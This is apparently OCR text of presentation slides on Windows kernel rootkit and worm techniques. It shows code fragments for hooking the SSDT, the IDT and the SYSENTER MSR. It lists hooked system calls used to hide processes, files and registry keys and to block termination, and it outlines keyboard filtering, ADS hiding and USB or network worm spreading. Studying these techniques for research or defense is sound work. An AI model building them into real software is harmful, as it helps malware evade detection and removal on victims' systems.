Trojan
(EXE, DOC, PPT, JPG, WMF, ...)

System Service Functions




SSDT

```
OldZwXXX =
    (ZWXXX)(KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)ZwXXX+1)]);

_asm
{
    CLI
    MOV EAX, CR0
    AND EAX, 0xFFFEFFFFh
    MOV CR0, EAX
}

(KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)ZwXXX+1)]) =
    (ULONG)HookZwXXX;

_asm
{
    MOV EAX, CR0
    OR EAX, NOT 0xFFFEFFFFh
    MOV CR0, EAX
    STI
}
```



Hook Service Function

- Detour Patch




Hook IDT

```
_asm
{
    SIDT   idtinfo
}
```

```
idtentry = (IDTENTRY*)MAKELONG( idtinfo.LowIDTbase, idtinfo.HiIDTbase );

int2e = &(idtentry[NT_SYSTEM_SERVICE_INT]);
```

```
_asm
{
    CLI
    LEA    EAX,MyKiSystemService
    MOV  EBX,int2e
    MOV  [EBX],AX
    SHR    EAX,16
    MOV  [EBX+6],AX
    STI
}
```



Hook SYSENTER

- MSRs (Model-Specific Registers)

  The model-specific registers (MSRs) that can be read with the RDMSR and written with the WRMSR instructions.

- IA32_SYSENTER_EIP (0x176)

  The virtual address of the kernel-mode entry point that code should begin executing at once the transition has completed.

```
__asm{
    mov ecx, 0x176
    rdmsr
    mov OrgSysenter, eax
    mov eax, HookSysenter
    wrmsr
}
```

Hook Functions

- ZwQuerySystemInformation
  - Hide Process
  - Get Loaded System Module List
- ZwOpenKey, ZwQueryKey, ZwCreateKey, ZwEnumerateKey
  - Hide Registry
- ZwSaveKey, ZwDeviceIoControlFile
  - Restore & Backup Registry
- ZwQueryDirectoryFile
  - Hide File
- ZwTerminateProcess
  - No kill Process
- ZwOpenFile, ZwCreateSection
  - Redirection

THIRD.
ATTACH DEVICE

SCENARIO

Worm Virus

[SPECIAL FEATURE]


Subnet Scanning
& Attack

I. NTFS ADS(Alternate Data Stream) Hiding


II. File System Filtering


III. Network System Filtering

IV. Keyboard Filtering




ADS


FAT file
name.ext
Attributes
Data
NTFS file
name.ext
Attributes
Security
Main Stream
Alternate Stream
Alternate Stream



Visible
Default
Data Stream
Invisible
Alternate
Data Streams

Example


Attach File System



Attach Network System



Attach Keyboard Driver



FOURTH.
CREATE USERMODE THREAD

SCENARIO

P2P worm
(USB Memory)

[SPECIAL FEATURE]

I. Create UserMode APC Thread


II. Infected NDIS.SYS

Web Surfing
(Home PC)


III. Injected System Processes

IV. Is not File, Registry, Process

Autorun
(Company PC)

